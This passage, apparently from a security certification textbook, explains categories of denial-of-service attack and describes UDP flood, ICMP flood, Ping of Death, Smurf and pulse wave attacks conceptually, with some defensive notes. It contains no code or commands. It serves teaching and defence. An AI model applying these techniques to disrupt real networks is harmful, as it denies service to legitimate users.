- The magnitude of attack is measured in **requests-per-second (rps)**

Attack Techniques

- **HTTP GET/POST attack**
- **Slowloris attack**
- **UDP application layer flood attack**
- **DDoS extortion attack**

Basic Categories of DoS/DDoS Attack Vectors

DDoS attacks mainly aim to diminish the network bandwidth by exhausting network, application, or service resources, thereby restricting legitimate users from accessing system or network resources. In general, DoS/DDoS attack vectors are categorized as follows:

- **Volumetric Attacks**

  These attacks exhaust the bandwidth either within the target network/service or between the target network/service and the rest of the Internet to cause traffic blockage, preventing access to legitimate users. The attack magnitude is measured in bits per second (bps).

  Volumetric DDoS attacks generally target protocols such as the Network Time Protocol (NTP), Domain Name System (DNS), and Simple Service Discovery Protocol (SSDP), which are stateless and do not have built-in congestion avoidance features. The generation of a large number of packets can cause the consumption of the entire bandwidth on the network. A single machine cannot make enough requests to overwhelm network equipment. Hence, in DDoS attacks, the attacker uses several computers to flood a victim. In this case, the attacker can control all the machines and instruct them to direct traffic to the target system. DDoS attacks flood a network, causing a significant statistical change in network traffic that overwhelms network equipment such as switches and routers. Attackers use the processing power of a large number of geographically distributed machines to generate huge traffic directed at the victim, which is why such an attack is called a DDoS attack.

There are two types of bandwidth depletion attacks:

- In a **flood attack**, zombies send large volumes of traffic to the victim's systems to exhaust the bandwidth of these systems.
- In an **amplification attack**, the attacker or zombies transfer messages to a broadcast IP address. This method amplifies malicious traffic that consumes the bandwidth of the victim's systems.

Attackers use botnets and perform DDoS attacks by flooding the network. The entire bandwidth is used up by attackers, and no bandwidth remains for legitimate use. The following are examples for volumetric attack techniques:

- User Datagram Protocol (UDP) flood attack
- Internet Control Message Protocol (ICMP) flood attack
- Ping of Death (PoD) attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- Malformed IP packet flood attack
- Spoofed IP packet flood attack

- **Protocol Attacks**

  Attackers can also prevent access to a target by consuming types of resources other than bandwidth, such as connection state tables. Protocol DDoS attacks exhaust resources available on the target or on a specific device between the target and the Internet. These attacks consume the connection state tables present in network infrastructure devices such as load balancers, firewalls, and application servers. Consequently, no new connections will be allowed, because the device will be waiting for existing connections to close or expire. In this case, the attack magnitude is measured in packets per second (pps) or connections per second (cps). These attacks can even take over the state of millions of connections maintained by high-capacity devices.

  The following are examples for protocol attack techniques:

  - Synchronize (SYN) flood attack
  - Fragmentation attack
  - Spoofed session flood attack
  - Acknowledgement (ACK) flood attack
  - SYN-ACK flood attack
  - ACK and PUSH ACK flood attack
  - TCP connection flood attack
  - TCP state exhaustion attack
  - RST attack
  - TCP SACK panic attack

- **Application Layer Attacks**

  In these attacks, the attacker attempts to exploit vulnerabilities in the application layer protocol or in the application itself to prevent legitimate users from accessing the application. Attacks on unpatched, vulnerable systems do not require as much bandwidth as protocol or volumetric DDoS attacks for succeeding. In application DDoS attacks, the application layer or application resources are consumed by opening connections and leaving them open until no new connections can be made. These attacks destroy a specific aspect of an application or service and can be effective with one or a few attacking machines that produce a low traffic rate. Furthermore, these attacks are very difficult to detect and mitigate. The magnitude of attack is measured in requests per second (rps).

  Application-level flood attacks result in the loss of services of a particular network, such as emails and network resources, or the temporary shutdown of applications and services. Through this attack, attackers exploit weaknesses in programming source code to prevent the application from processing legitimate requests.

  Several kinds of DoS attacks rely on software-related exploits such as buffer overflows. A buffer overflow attack sends excessive data to an application that either shuts down the application or forces the data sent to the application to run on the host system. The attack crashes a vulnerable system remotely by sending excessive traffic to an application.

  Occasionally, attackers can also execute arbitrary code on the remote system via a buffer overflow. Sending too much data to an application overwrites the data that controls the program, enabling the hacker to run their code instead.

  Using application-level flood attacks, attackers attempt to do the following:

  - Flood web applications with legitimate user traffic
  - Disrupt service to a specific system or person by, for example, blocking a user's access through repeated invalid login attempts
  - Jam the application database connection by crafting malicious Structured Query Language (SQL) queries

  Application-level flood attacks can result in a substantial loss of money, service, and reputation for organizations. These attacks occur after the establishment of a connection. Because a connection is established and the traffic entering the target appears to be legitimate, it is difficult to detect these attacks. However, if the user identifies the attack, they can stop it and trace it back to its source more easily than other types of DDoS attacks.

  The following are examples for application layer attack techniques:


  - Hypertext Transfer Protocol (HTTP) flood attack
  - Slowloris attack

  - UDP application layer flood attack
  - DDoS extortion attack

DoS/DDoS Attack Techniques

Next, the following DoS/DDoS attack techniques will be discussed:

- UDP flood attack
- ICMP flood attack
- PoD attack
- Smurf attack
- Pulse wave attack
- Zero-day attack
- SYN flood attack
- Fragmentation attack
- ACK flood attack
- TCP state exhaustion attack
- Spoofed session flood attack
- HTTPS GET/POST attack
- Slowloris attack
- UDP application layer flood attack
  - Multi-vector attack
  - Peer-to-peer attack
  - Permanent DoS (PDoS) attack
- Distributed reflection DoS (DRDoS) attack
- TCP SACK panic attack
- DDoS extortion attack



UDP Flood Attack

- An attacker sends **spoofed UDP packets** at a very high packet rate to a remote host on random ports of a target server using a large source IP range
- The flooding of UDP packets causes the server to repeatedly check for **non-existent applications** at the ports
- Legitimate applications are inaccessible by the system and give an **error reply** with an ICMP "Destination Unreachable" packet
- This attack consumes **network resources** and available bandwidth, exhausting the network until it goes offline

Attacker

UDP Flood Attack

In a UDP flood attack, an attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server by using a large source IP range. The flooding of UDP packets causes the server to check repeatedly for nonexistent applications at the ports. Consequently, legitimate applications become inaccessible by the system, and any attempts to access them return an error reply with an ICMP "Destination Unreachable" packet. This attack consumes network resources and available bandwidth, exhausting the network until it goes offline.

ICMP Flood Attack

- Network administrators use ICMP primarily for IP operations and troubleshooting, and error messaging is used for **undeliverable packets**
- ICMP flood attacks are a type of attack in which attackers send large volumes of **ICMP echo request packets** to a victim system directly or through reflection networks
- These packets signal the victim's system to reply, and the resulting combination of traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and **subsequently stop** responding to legitimate TCP/IP requests
- To protect against ICMP flood attacks, set a **threshold limit** that invokes an ICMP flood attack protection feature when exceeded

ICMP Flood Attack

Network administrators use ICMP primarily for IP operations, troubleshooting, and error messaging for undeliverable packets. In this attack, attackers send large volumes of ICMP echo request packets to a victim's system directly or through reflection networks. These packets signal the victim's system to reply, and the large traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and subsequently stop responding to legitimate TCP/IP requests.

To protect against ICMP flood attacks, it is necessary to set a threshold that invokes the ICMP flood attack protection feature when exceeded. When the ICMP threshold is exceeded (by default, the threshold value is 1000 packets/s), the router rejects further ICMP echo requests from all addresses in the same security zone for the remainder of the current second as well as the next second.

Ping of Death and Smurf Attacks

Ping of Death Attack

- In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by **sending malformed or oversized packets** using a simple ping command
- For instance, the attacker sends a packet which has a size of 65,538 bytes to the target web server. This **packet size exceeds** the size **limit prescribed** by **RFC 791 IP**, which is 65,535 bytes. The reassembly process of the receiving system might cause the system to crash

Smurf Attack

- In a Smurf attack, the attacker spoofs the **source IP address** with the victim's IP address and sends a **large number of ICMP ECHO request packets** to an IP broadcast network
- This causes all the hosts on the broadcast network to respond to the received **ICMP ECHO** requests. These responses will be sent to the victim machine, ultimately causing the machine to crash

Ping of Death Attack

In a Ping of Death (PoD) attack, an attacker attempts to crash, destabilize, or freeze the target system or service by sending malformed or oversized packets using a simple ping command. Suppose an attacker sends a packet with a size of 65,538 bytes to the target web server. This size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The reassembly process performed by the receiving system might cause the system to crash. In such attacks, the attacker's identity can be easily spoofed, and the attacker might not need detailed knowledge of the target machine, except its IP address.

Figure 10.12: Ping-of-death attack

Smurf Attack

In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network. This causes all the hosts on the broadcast network to respond to the received ICMP ECHO requests. These responses are sent to the victim's machine because the IP address was spoofed by the attacker, causing significant traffic to the victim's machine and ultimately making it crash.

Pulse Wave and Zero-Day DDoS Attacks

Pulse Wave DDoS Attack

- In a pulse wave DDoS attack, attackers send a **highly repetitive, periodic train of packets as pulses** to the target victim **every 10 minutes**, and each specific attack **session can last for a few hours to days**
- A single pulse (**300 Gbps or more**) is sufficient to crowd a network pipe

Zero-Day DDoS Attack

- A zero-day DDoS attack is delivered before the **DDoS vulnerabilities of a system have been patched** or effective defensive mechanisms are implemented
- Until the victim **deploys a patch** for the exploited DDoS vulnerability, an attacker can **actively block all the victim's resources** and **steal the victim's data**
- These attacks can **cause severe damage** to the victim's **network infrastructure and assets**

Pulse Wave DDoS Attack

Pulse wave DDoS attacks are the latest type of DDoS attacks employed by threat actors to disrupt the standard operations of targets. Generally, DDoS attack patterns are continuous incoming traffic flows. However, in pulse wave DDoS attacks, the attack pattern is periodic, and the attack is huge, consuming the entire bandwidth of target networks. Attackers send a highly repetitive strain of packets as pulses to the target victim every 10 min, and the attack session lasts for approximately an hour or some days. A single pulse (300 Gbps or more) is more than enough to crowd a network pipe. Recovery from such attacks is very difficult and occasionally impossible.



Figure 10.14: Pulse wave DDoS attack

